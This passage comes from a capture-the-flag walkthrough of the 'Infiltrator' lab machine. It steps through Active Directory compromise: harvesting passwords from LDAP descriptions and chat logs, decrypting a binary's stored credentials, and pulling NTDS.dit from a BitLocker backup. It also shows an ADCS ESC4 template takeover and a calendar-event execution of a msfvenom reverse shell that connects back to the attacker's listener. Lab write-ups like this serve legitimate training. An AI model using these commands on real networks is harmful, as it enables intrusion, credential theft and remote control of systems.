GET-DESC... 10.129.232.99   389    DC01             User: krbtgt description: Key Distribution Center Service Account
GET-DESC... 10.129.232.99   389    DC01             User: K.turner description: MessengerApp@Pass!
GET-DESC... 10.129.232.99   389    DC01             User: infiltrator_svc$ description: dc01.infiltrator.htb
</code></pre></div></div>

<p>Credentials for <code class="language-plaintext highlighter-rouge">k.turner</code> are uncovered:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>k.turner : MessengerApp@Pass!
</code></pre></div></div>

<p>Logging into Output Messenger as <code class="language-plaintext highlighter-rouge">k.turner</code>:</p>

<p><img src="/assets/images/posts/infiltrator/web4.png" alt="Login as K.turner" /></p>

<p>The official Output Messenger desktop client is installed to interact with full features:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>wget https://www.outputmessenger.com/OutputMessenger_amd64.deb <span class="nt">-O</span> OutputMessenger_amd64.deb
┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span><span class="nb">sudo </span>dpkg <span class="nt">-i</span> OutputMessenger_amd64.deb
</code></pre></div></div>

<p><img src="/assets/images/posts/infiltrator/om1.png" alt="Output Messenger Client" /></p>

<p>Reviewing the <strong>My Wall</strong> / <strong>Notices</strong> section shows an internal advisory:</p>

<p><img src="/assets/images/posts/infiltrator/om2.png" alt="Pre-Auth Notice" /></p>

<p>The notices expose development credentials:</p>

<p><img src="/assets/images/posts/infiltrator/om3.png" alt="Credentials in Notices" /></p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Discovered Password: D3v3l0p3r_Pass@1337!
</code></pre></div></div>

<p>Validating this password against domain accounts via Kerberos:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">-u</span> users_validos.txt <span class="nt">-p</span> <span class="s1">'D3v3l0p3r_Pass@1337!'</span> <span class="nt">--continue-on-success</span> <span class="nt">-k</span> 
SMB         10.129.232.99   445    DC01             <span class="o">[</span><span class="k">*</span><span class="o">]</span> Windows 10 / Server 2019 Build 17763 x64 <span class="o">(</span>name:DC01<span class="o">)</span> <span class="o">(</span>domain:infiltrator.htb<span class="o">)</span> <span class="o">(</span>signing:True<span class="o">)</span> <span class="o">(</span>SMBv1:False<span class="o">)</span> <span class="o">(</span>Null Auth:True<span class="o">)</span> <span class="o">(</span>DC:True<span class="o">)</span>
SMB         10.129.232.99   445    DC01             <span class="o">[</span>+] infiltrator.htb<span class="se">\m</span>.harris:D3v3l0p3r_Pass@1337! 
</code></pre></div></div>

<hr />

<h2 id="7-reverse-engineering-userexplorerexe--aes-decryption">7. Reverse Engineering <code class="language-plaintext highlighter-rouge">UserExplorer.exe</code> &amp; AES Decryption</h2>

<p>Logging into Output Messenger as <code class="language-plaintext highlighter-rouge">m.harris</code> reveals a direct conversation with <code class="language-plaintext highlighter-rouge">Admin</code>, containing an attached binary named <code class="language-plaintext highlighter-rouge">UserExplorer.exe</code>:</p>

<p><img src="/assets/images/posts/infiltrator/om4.png" alt="Admin Chat with UserExplorer.exe" /></p>

<p>When attempting to download the attachment from the Linux client, the transfer may fail or result in a 0-byte file. To resolve this, <code class="language-plaintext highlighter-rouge">socat</code> is used to expose the internal ports forwarded through the Ligolo-NG tunnel to an external interface (<code class="language-plaintext highlighter-rouge">192.168.59.171</code>), allowing an alternative Windows client machine to connect to the Output Messenger server:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span><span class="k">for </span>port <span class="k">in</span> <span class="o">{</span>14121..14126<span class="o">}</span><span class="p">;</span> <span class="k">do </span>socat TCP-LISTEN:<span class="nv">$port</span>,bind<span class="o">=</span>192.168.59.171,fork,reuseaddr TCP:240.0.0.1:<span class="nv">$port</span> &amp; <span class="k">done</span>
</code></pre></div></div>

<p>By connecting with the official Windows client from the secondary Windows machine, the file transfer succeeds and the binary is downloaded:</p>

<blockquote>
  <p>https://www.outputmessenger.com/lan-messenger-downloads/</p>
</blockquote>

<p><img src="/assets/images/posts/infiltrator/om5.png" alt="Download UserExplorer.exe" /></p>

<p><img src="/assets/images/posts/infiltrator/om6.png" alt="Inspection in dnSpy" /></p>

<p>Decompiling the binary in dnSpy reveals encrypted credential strings:</p>

<p><img src="/assets/images/posts/infiltrator/om7.png" alt="Encrypted Strings in dnSpy" /></p>

<p>Inspecting the <code class="language-plaintext highlighter-rouge">Decryptor</code> class exposes the encryption scheme:</p>
<ul>
  <li>Algorithm: <strong>AES-CBC</strong>.</li>
  <li>Static Key: <code class="language-plaintext highlighter-rouge">b14ca5898a4e4133bbce2ea2315a1916</code>.</li>
  <li>Initialization Vector (IV): Static array of 16 zero bytes (<code class="language-plaintext highlighter-rouge">\x00</code> * 16).</li>
  <li>Padding: Standard PKCS7.</li>
</ul>

<p><img src="/assets/images/posts/infiltrator/dnspy.png" alt="Decryptor Implementation in dnSpy" /></p>

<p>A Python script (<code class="language-plaintext highlighter-rouge">decrypt_v2.py</code>) is written to replicate the decryption logic:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="nn">sys</span>
<span class="kn">from</span> <span class="nn">Crypto.Cipher</span> <span class="kn">import</span> <span class="n">AES</span>
<span class="kn">from</span> <span class="nn">Crypto.Util.Padding</span> <span class="kn">import</span> <span class="n">unpad</span>
<span class="kn">import</span> <span class="nn">base64</span>

<span class="k">def</span> <span class="nf">get_secret</span><span class="p">(</span><span class="n">payload</span><span class="p">:</span> <span class="nb">str</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="nb">str</span><span class="p">:</span>
    <span class="n">key</span> <span class="o">=</span> <span class="sa">b</span><span class="s">"b14ca5898a4e4133bbce2ea2315a1916"</span>
    <span class="n">data</span> <span class="o">=</span> <span class="n">base64</span><span class="p">.</span><span class="n">b64decode</span><span class="p">(</span><span class="n">payload</span><span class="p">)</span>
    <span class="n">dec</span> <span class="o">=</span> <span class="n">AES</span><span class="p">.</span><span class="n">new</span><span class="p">(</span><span class="n">key</span><span class="p">,</span> <span class="n">AES</span><span class="p">.</span><span class="n">MODE_CBC</span><span class="p">,</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x00</span><span class="s">"</span> <span class="o">*</span> <span class="mi">16</span><span class="p">).</span><span class="n">decrypt</span><span class="p">(</span><span class="n">data</span><span class="p">)</span>
    <span class="k">return</span> <span class="n">unpad</span><span class="p">(</span><span class="n">dec</span><span class="p">,</span> <span class="n">AES</span><span class="p">.</span><span class="n">block_size</span><span class="p">).</span><span class="n">decode</span><span class="p">()</span>

<span class="k">if</span> <span class="n">__name__</span> <span class="o">==</span> <span class="s">"__main__"</span><span class="p">:</span>
    <span class="k">print</span><span class="p">(</span><span class="n">get_secret</span><span class="p">(</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">1</span><span class="p">]))</span>
</code></pre></div></div>

<p>Executing the script against the encrypted payload:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>.venv<span class="o">)</span>─<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>python3 decrypt_v2.py TGlu22oo8GIHRkJBBpZ1nQ/x6l36MVj3Ukv4Hw86qGE<span class="o">=</span>
SKqwQk81tgq+C3V7pzc1SA<span class="o">==</span>

┌──<span class="o">(</span>.venv<span class="o">)</span>─<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>python3 decrypt_v2.py SKqwQk81tgq+C3V7pzc1SA<span class="o">==</span>                    
WinRm@<span class="nv">$svc</span>^!^P
</code></pre></div></div>

<p>The plaintext service account credentials are recovered:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>winrm_svc : WinRm@$svc^!^P
</code></pre></div></div>

<hr />

<h2 id="8-output-messenger-rest-api-abuse--calendar-rce">8. Output Messenger REST API Abuse &amp; Calendar RCE</h2>

<p>Logging into Output Messenger as <code class="language-plaintext highlighter-rouge">winrm_svc</code>:</p>

<p><img src="/assets/images/posts/infiltrator/om8.png" alt="Session as winrm_svc" /></p>

<p>In the user’s personal notes, an administrative <strong>API Key</strong> is retrieved:</p>

<p><img src="/assets/images/posts/infiltrator/om9.png" alt="API Key in Notes" /></p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>API-KEY: 558R501T5I6024Y8JV3B7KOUN1A518GG
</code></pre></div></div>

<p>The official API documentation is consulted:</p>

<p><img src="/assets/images/posts/infiltrator/doc1.png" alt="API Documentation Overview" /></p>

<p><img src="/assets/images/posts/infiltrator/doc2.png" alt="Chatroom Logs API" /></p>

<h3 id="chatroom-enumeration--roomkey-extraction">Chatroom Enumeration &amp; <code class="language-plaintext highlighter-rouge">roomkey</code> Extraction</h3>

<p>Endpoints are queried using the API Key:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>curl <span class="nt">-s</span> http://240.0.0.1:14125/api/chatrooms <span class="nt">-H</span> <span class="s1">'Accept: application/json'</span> <span class="nt">-H</span> <span class="s1">'API-KEY: 558R501T5I6024Y8JV3B7KOUN1A518GG'</span> | jq
</code></pre></div></div>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
  </span><span class="nl">"rows"</span><span class="p">:</span><span class="w"> </span><span class="p">[</span><span class="w">
    </span><span class="p">{</span><span class="w">
      </span><span class="nl">"room"</span><span class="p">:</span><span class="w"> </span><span class="s2">"Chiefs_Marketing_chat"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"roomusers"</span><span class="p">:</span><span class="w"> </span><span class="s2">"O.martinez|0,A.walker|0"</span><span class="w">
    </span><span class="p">},</span><span class="w">
    </span><span class="p">{</span><span class="w">
      </span><span class="nl">"room"</span><span class="p">:</span><span class="w"> </span><span class="s2">"Dev_Chat"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"roomusers"</span><span class="p">:</span><span class="w"> </span><span class="s2">"Admin|0,M.harris|0,K.turner|0,Developer_01|0,Developer_02|0,Developer_03|0"</span><span class="w">
    </span><span class="p">},</span><span class="w">
    </span><span class="p">{</span><span class="w">
      </span><span class="nl">"room"</span><span class="p">:</span><span class="w"> </span><span class="s2">"General_chat"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"roomusers"</span><span class="p">:</span><span class="w"> </span><span class="s2">"Admin|0,D.anderson|0,L.clark|0,M.harris|0,O.martinez|0,A.walker|0,K.turner|0,E.rodriguez|0,winrm_svc|0"</span><span class="w">
    </span><span class="p">}</span><span class="w">
  </span><span class="p">],</span><span class="w">
  </span><span class="nl">"success"</span><span class="p">:</span><span class="w"> </span><span class="kc">true</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>Reading message history from <code class="language-plaintext highlighter-rouge">Chiefs_Marketing_chat</code> requires its internal <code class="language-plaintext highlighter-rouge">roomkey</code>:</p>

<p><img src="/assets/images/posts/infiltrator/doc3.png" alt="Log Query Parameters" /></p>

<p>Connecting via <code class="language-plaintext highlighter-rouge">evil-winrm</code> as <code class="language-plaintext highlighter-rouge">winrm_svc</code> (using its TGT), the local database files under <code class="language-plaintext highlighter-rouge">C:\Users\winrm_svc\AppData\Roaming\Output Messenger\JAAA</code> are downloaded:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">*</span>Evil-WinRM<span class="k">*</span> PS C:<span class="se">\U</span>sers<span class="se">\w</span>inrm_svc<span class="se">\A</span>ppData<span class="se">\R</span>oaming<span class="se">\O</span>utput Messenger<span class="se">\J</span>AAA&gt; download OM.db3
<span class="k">*</span>Evil-WinRM<span class="k">*</span> PS C:<span class="se">\U</span>sers<span class="se">\w</span>inrm_svc<span class="se">\A</span>ppData<span class="se">\R</span>oaming<span class="se">\O</span>utput Messenger<span class="se">\J</span>AAA&gt; download OT.db3
</code></pre></div></div>

<p>Querying the SQLite database <code class="language-plaintext highlighter-rouge">OM.db3</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>sqlite3 OM.db3 <span class="s2">"SELECT * FROM om_chatroom;"</span>
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>1|General_chat|20240219160702@conference.com|General_chat||20240219160702@conference.com|1|2024-02-20 01:07:02.909|0|0||0|0|1||
2|Chiefs_Marketing_chat|20240220014618@conference.com|Chiefs_Marketing_chat||20240220014618@conference.com|1|2024-02-20 10:46:18.858|0|0||0|0|1||
</code></pre></div></div>

<p>The <code class="language-plaintext highlighter-rouge">roomkey</code> for the private chat is: <code class="language-plaintext highlighter-rouge">20240220014618@conference.com</code>.</p>

<h3 id="chat-logs-extraction">Chat Logs Extraction</h3>

<p>A request is sent to <code class="language-plaintext highlighter-rouge">/api/chatrooms/logs</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>curl <span class="nt">-s</span> <span class="s1">'http://240.0.0.1:14125/api/chatrooms/logs?roomkey=20240220014618@conference.com&amp;fromdate=2018/07/24&amp;todate=2025/07/25'</span> <span class="se">\</span>
  <span class="nt">-H</span> <span class="s1">'API-KEY: 558R501T5I6024Y8JV3B7KOUN1A518GG'</span> | jq .logs <span class="nt">-r</span>
</code></pre></div></div>

<p>Inside the chat history, <code class="language-plaintext highlighter-rouge">O.martinez</code> discloses credentials:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>A.walker: "Sounds busy! By the way, I need to check something in your account. Could you share your username password?"
O.martinez: "sure!"
O.martinez: "O.martinez : m@rtinez@1996!"
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>O.martinez : m@rtinez@1996!
</code></pre></div></div>

<h3 id="remote-code-execution-via-calendar-event">Remote Code Execution via Calendar Event</h3>

<p>Logging in as <code class="language-plaintext highlighter-rouge">O.martinez</code> in the Output Messenger client:</p>

<p><img src="/assets/images/posts/infiltrator/om10.png" alt="Output Messenger Calendar" /></p>

<p>The event scheduling functionality includes a <strong>Run Application</strong> action:</p>

<p><img src="/assets/images/posts/infiltrator/om11.png" alt="Run Application in Calendar Event" /></p>

<p>A reverse shell binary is crafted using <code class="language-plaintext highlighter-rouge">msfvenom</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>msfvenom <span class="nt">-p</span> windows/x64/shell_reverse_tcp <span class="nv">LHOST</span><span class="o">=</span>10.10.15.244 <span class="nv">LPORT</span><span class="o">=</span>443 <span class="nt">-f</span> exe <span class="nt">-o</span> revwin.exe 
</code></pre></div></div>

<p>The executable is placed on the target machine at <code class="language-plaintext highlighter-rouge">C:\Temp\revwin.exe</code>:</p>

<p><img src="/assets/images/posts/infiltrator/om12.png" alt="Payload Staged in Temp" /></p>

<p>The calendar event is created to trigger <code class="language-plaintext highlighter-rouge">C:\Temp\revwin.exe</code>:</p>

<p><img src="/assets/images/posts/infiltrator/om13.png" alt="Configuring the Calendar Trigger" /></p>

<p>A listener is started on the attacking system:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>rlwrap <span class="nt">-cAr</span> nc <span class="nt">-nlvp</span> 443
</code></pre></div></div>

<p>When the scheduled time is reached, the client triggers the binary and returns a reverse shell as <code class="language-plaintext highlighter-rouge">o.martinez</code>:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>connect to [10.10.15.244] from (UNKNOWN) [10.129.232.99] 53056
Microsoft Windows [Version 10.0.17763.6189]

C:\Windows\system32&gt;whoami
infiltrator\o.martinez
</code></pre></div></div>

<hr />

<h2 id="9-network-forensic-analysis-pcap--bitlocker-recovery">9. Network Forensic Analysis (PCAP) &amp; BitLocker Recovery</h2>

<p>Under the profile directory <code class="language-plaintext highlighter-rouge">AppData\Roaming\Output Messenger\FAAA\Received Files\203301</code>, a network packet capture is discovered:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>C:\Users\O.martinez\AppData\Roaming\Output Messenger\FAAA\Received Files\203301&gt; dir

02/23/2024  05:10 PM           292,244 network_capture_2024.pcapng
</code></pre></div></div>

<p>The file is transferred over SMB to the attacker host and inspected with <strong>Wireshark</strong>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>wireshark network_capture_2024.pcapng &amp;
</code></pre></div></div>

<p><img src="/assets/images/posts/infiltrator/wr1.png" alt="Inspecting PCAP in Wireshark" /></p>

<p>HTTP objects transferred in the traffic are exported (<code class="language-plaintext highlighter-rouge">File &gt; Export Objects &gt; HTTP</code>):</p>

<p><img src="/assets/images/posts/infiltrator/wr2.png" alt="Exporting HTTP Objects" /></p>

<p>The archive <code class="language-plaintext highlighter-rouge">BitLocker-backup(1).7z</code> is recovered.</p>

<h3 id="cracking-the-7z-archive-with-john-the-ripper">Cracking the 7z Archive with John the Ripper</h3>

<p>The archive is password-protected. The hash is extracted with <code class="language-plaintext highlighter-rouge">7z2john</code> and cracked using <code class="language-plaintext highlighter-rouge">john</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads/exprts]
└─<span class="nv">$ </span>7z2john <span class="s1">'BitLocker-backup(1).7z'</span> <span class="o">&gt;</span> bithash.txt
┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads/exprts]
└─<span class="nv">$ </span>john bithash.txt <span class="nt">--wordlist</span><span class="o">=</span>/usr/share/wordlists/rockyou.txt
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Loaded 1 password hash (7z, 7-Zip archive encryption [SHA256 256/256 AVX2 8x AES])
zipper           (BitLocker-backup(1).7z)     
Session completed.
</code></pre></div></div>

<p>Decompressing the archive with password <code class="language-plaintext highlighter-rouge">zipper</code> exposes an HTML document containing BitLocker recovery details:</p>

<p><img src="/assets/images/posts/infiltrator/web5.png" alt="BitLocker Recovery Page" /></p>

<p>The numerical BitLocker Recovery Key is obtained:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>650540-413611-429792-307362-466070-397617-148445-087043
</code></pre></div></div>

<p>Additionally, inspecting the HTTP streams in the capture indicates that <code class="language-plaintext highlighter-rouge">o.martinez</code> updated her domain password to <code class="language-plaintext highlighter-rouge">M@rtinez_P@ssw0rd!</code>. RDP authentication is verified:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>nxc rdp <span class="nv">$IP</span> <span class="nt">-u</span> O.martinez <span class="nt">-p</span> <span class="s1">'M@rtinez_P@ssw0rd!'</span> <span class="nt">-k</span>
RDP         10.129.232.99   3389   DC01             <span class="o">[</span>+] infiltrator.htb<span class="se">\O</span>.martinez:M@rtinez_P@ssw0rd! <span class="o">(</span>Pwn3d!<span class="o">)</span>
</code></pre></div></div>

<p><img src="/assets/images/posts/infiltrator/bh3.png" alt="CanRDP Privilege in BloodHound" /></p>

<hr />

<h2 id="10-bitlocker-volume-unlock--ntdsdit-backup-extraction">10. BitLocker Volume Unlock &amp; NTDS.dit Backup Extraction</h2>

<p>An RDP session is initiated using <code class="language-plaintext highlighter-rouge">xfreerdp</code>, as the BloodHound graph confirms that the user is a member of the <strong>Remote Desktop Users</strong> group:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>xfreerdp /v:10.129.232.99 /u:O.martinez /p:<span class="s1">'M@rtinez_P@ssw0rd!'</span> /d:infiltrator.htb /cert:ignore /dynamic-resolution
</code></pre></div></div>
<p><img src="/assets/images/posts/infiltrator/rdp1.png" alt="RDP Session with Locked Volume" /></p>

<p>Drive <code class="language-plaintext highlighter-rouge">E:</code> is locked with BitLocker. Selecting <strong>Enter Recovery Key</strong> allows unlocking it with the recovered key:</p>

<p><img src="/assets/images/posts/infiltrator/rdp2.png" alt="Entering BitLocker Recovery Key" /></p>

<p>Inside the unlocked drive at <code class="language-plaintext highlighter-rouge">E:\Windows Server 2012 R2 - Backups\Users\Administrator\Documents</code>, a backup archive is located:</p>

<p><img src="/assets/images/posts/infiltrator/rdp3.png" alt="Contents of Drive E" /></p>

<p><code class="language-plaintext highlighter-rouge">Backup_Credentials.7z</code> is copied to <code class="language-plaintext highlighter-rouge">C:\Temp</code> and downloaded via the WinRM session:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">*</span>Evil-WinRM<span class="k">*</span> PS C:<span class="se">\T</span>emp&gt; download Backup_Credentials.7z
</code></pre></div></div>

<p>Extracting the backup archive yields <code class="language-plaintext highlighter-rouge">ntds.dit</code> along with the registry hives <code class="language-plaintext highlighter-rouge">SYSTEM</code> and <code class="language-plaintext highlighter-rouge">SECURITY</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>7z x Backup_Credentials.7z
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Active Directory/ntds.dit
registry/SECURITY
registry/SYSTEM
</code></pre></div></div>

<h3 id="converting-ntdsdit-to-sqlite-with-ntdsdotsqlite">Converting NTDS.dit to SQLite with <code class="language-plaintext highlighter-rouge">ntdsdotsqlite</code></h3>

<p>Since the Administrator hashes from the historical backup are no longer valid, <code class="language-plaintext highlighter-rouge">ntdsdotsqlite</code> is used to convert the database into SQLite format for detailed inspection:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>ntdsdotsqlite <span class="nt">--system</span> registry/SYSTEM <span class="nt">-o</span> ntds.sqlite Active<span class="se">\ </span>Directory/ntds.dit
</code></pre></div></div>

<p>Querying user descriptions:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>sqlite3 ntds.sqlite <span class="s2">"SELECT upn, description FROM user_accounts WHERE description IS NOT NULL;"</span>
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>winrm_svc@infiltrator.htb|User Security and Management Specialist
lan_managment@infiltrator.htb|l@n_M@an!1331
harris@infiltrator.htb|Head of Development Department
</code></pre></div></div>

<p>Credentials for <code class="language-plaintext highlighter-rouge">lan_managment</code> are discovered:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>lan_managment : l@n_M@an!1331
</code></pre></div></div>

<p>SMB access is confirmed:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">-u</span> lan_managment <span class="nt">-p</span> <span class="s1">'l@n_M@an!1331'</span> <span class="nt">-k</span>
SMB         10.129.232.99   445    DC01             <span class="o">[</span>+] infiltrator.htb<span class="se">\l</span>an_managment:l@n_M@an!1331 
</code></pre></div></div>

<hr />

<h2 id="11-privilege-escalation-gmsa--adcs-esc4-exploitation">11. Privilege Escalation: GMSA &amp; ADCS ESC4 Exploitation</h2>

<p>BloodHound indicates that <code class="language-plaintext highlighter-rouge">lan_managment</code> has <strong>ReadGMSAPassword</strong> permissions over the Group Managed Service Account <code class="language-plaintext highlighter-rouge">infiltrator_svc$</code>:</p>

<p><img src="/assets/images/posts/infiltrator/bh4.png" alt="ReadGMSAPassword in BloodHound" /></p>

<p>The NTLM hash of the GMSA account is extracted via <code class="language-plaintext highlighter-rouge">NetExec</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>nxc ldap <span class="nv">$IP</span> <span class="nt">-u</span> lan_managment <span class="nt">-p</span> <span class="s1">'l@n_M@an!1331'</span> <span class="nt">--gmsa</span>
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>LDAP        10.129.232.99   389    DC01             [*] Getting GMSA Passwords
LDAP        10.129.232.99   389    DC01             Account: infiltrator_svc$     NTLM: cd649c25a19e77094538ed93d1c86f66     PrincipalsAllowedToReadPassword: lan_managment
</code></pre></div></div>

<p>A TGT is requested for <code class="language-plaintext highlighter-rouge">infiltrator_svc$</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>impacket-getTGT <span class="nv">$DOMAIN</span>/<span class="s1">'infiltrator_svc$'</span> <span class="nt">-hashes</span> :cd649c25a19e77094538ed93d1c86f66
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Saving ticket <span class="k">in </span>infiltrator_svc<span class="nv">$.</span>ccache

┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span><span class="nb">export </span><span class="nv">KRB5CCNAME</span><span class="o">=</span>infiltrator_svc<span class="se">\$</span>.ccache
</code></pre></div></div>

<h3 id="adcs-template-enumeration--esc4-detection">ADCS Template Enumeration &amp; ESC4 Detection</h3>

<p>BloodHound shows that <code class="language-plaintext highlighter-rouge">infiltrator_svc$</code> has write permissions over the certificate template <code class="language-plaintext highlighter-rouge">Infiltrator_Template</code>:</p>

<p><img src="/assets/images/posts/infiltrator/bh5.png" alt="Certificate Template Permissions in BloodHound" /></p>

<p><code class="language-plaintext highlighter-rouge">certipy</code> is executed to search for Certificate Services misconfigurations:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>certipy find <span class="nt">-k</span> <span class="nt">-target</span> <span class="nv">$FQDN</span> <span class="nt">-dc-ip</span> <span class="nv">$IP</span> <span class="nt">-vulnerable</span>
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Certificate Templates
  0
    Template Name                       : Infiltrator_Template
    Display Name                        : Infiltrator_Template
    Certificate Authorities             : infiltrator-DC01-CA
    Enabled                             : True
    [!] Vulnerabilities
      ESC4                              : User has dangerous permissions.
</code></pre></div></div>

<blockquote>
  <p>The <strong>ESC4</strong> vulnerability occurs when an unprivileged principal has write permissions (<code class="language-plaintext highlighter-rouge">WriteOwner</code>, <code class="language-plaintext highlighter-rouge">WriteDacl</code>, or <code class="language-plaintext highlighter-rouge">WriteProperty</code>) over a certificate template. This allows modifying the template configuration to transform it into an <strong>ESC1</strong> exploitable template.</p>
</blockquote>

<h3 id="modifying-the-certificate-template-esc4---esc1">Modifying the Certificate Template (ESC4 -&gt; ESC1)</h3>

<p><code class="language-plaintext highlighter-rouge">certipy</code> is used to overwrite the template configuration of <code class="language-plaintext highlighter-rouge">Infiltrator_Template</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>certipy template <span class="nt">-k</span> <span class="se">\</span>
  <span class="nt">-u</span> <span class="s1">'infiltrator_svc$@infiltrator.htb'</span> <span class="se">\</span>
  <span class="nt">-target</span> dc01.infiltrator.htb <span class="nt">-dc-ip</span> 10.129.232.99 <span class="se">\</span>
  <span class="nt">-template</span> <span class="s1">'Infiltrator_Template'</span> <span class="se">\</span>
  <span class="nt">-write-default-configuration</span> <span class="s1">'S-1-5-21-2606098828-3734741516-3625406802-3102'</span> <span class="nt">-force</span>
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Saving current configuration to 'Infiltrator_Template.json'
[*] Updating certificate template 'Infiltrator_Template'
[*] Successfully updated 'Infiltrator_Template'
</code></pre></div></div>

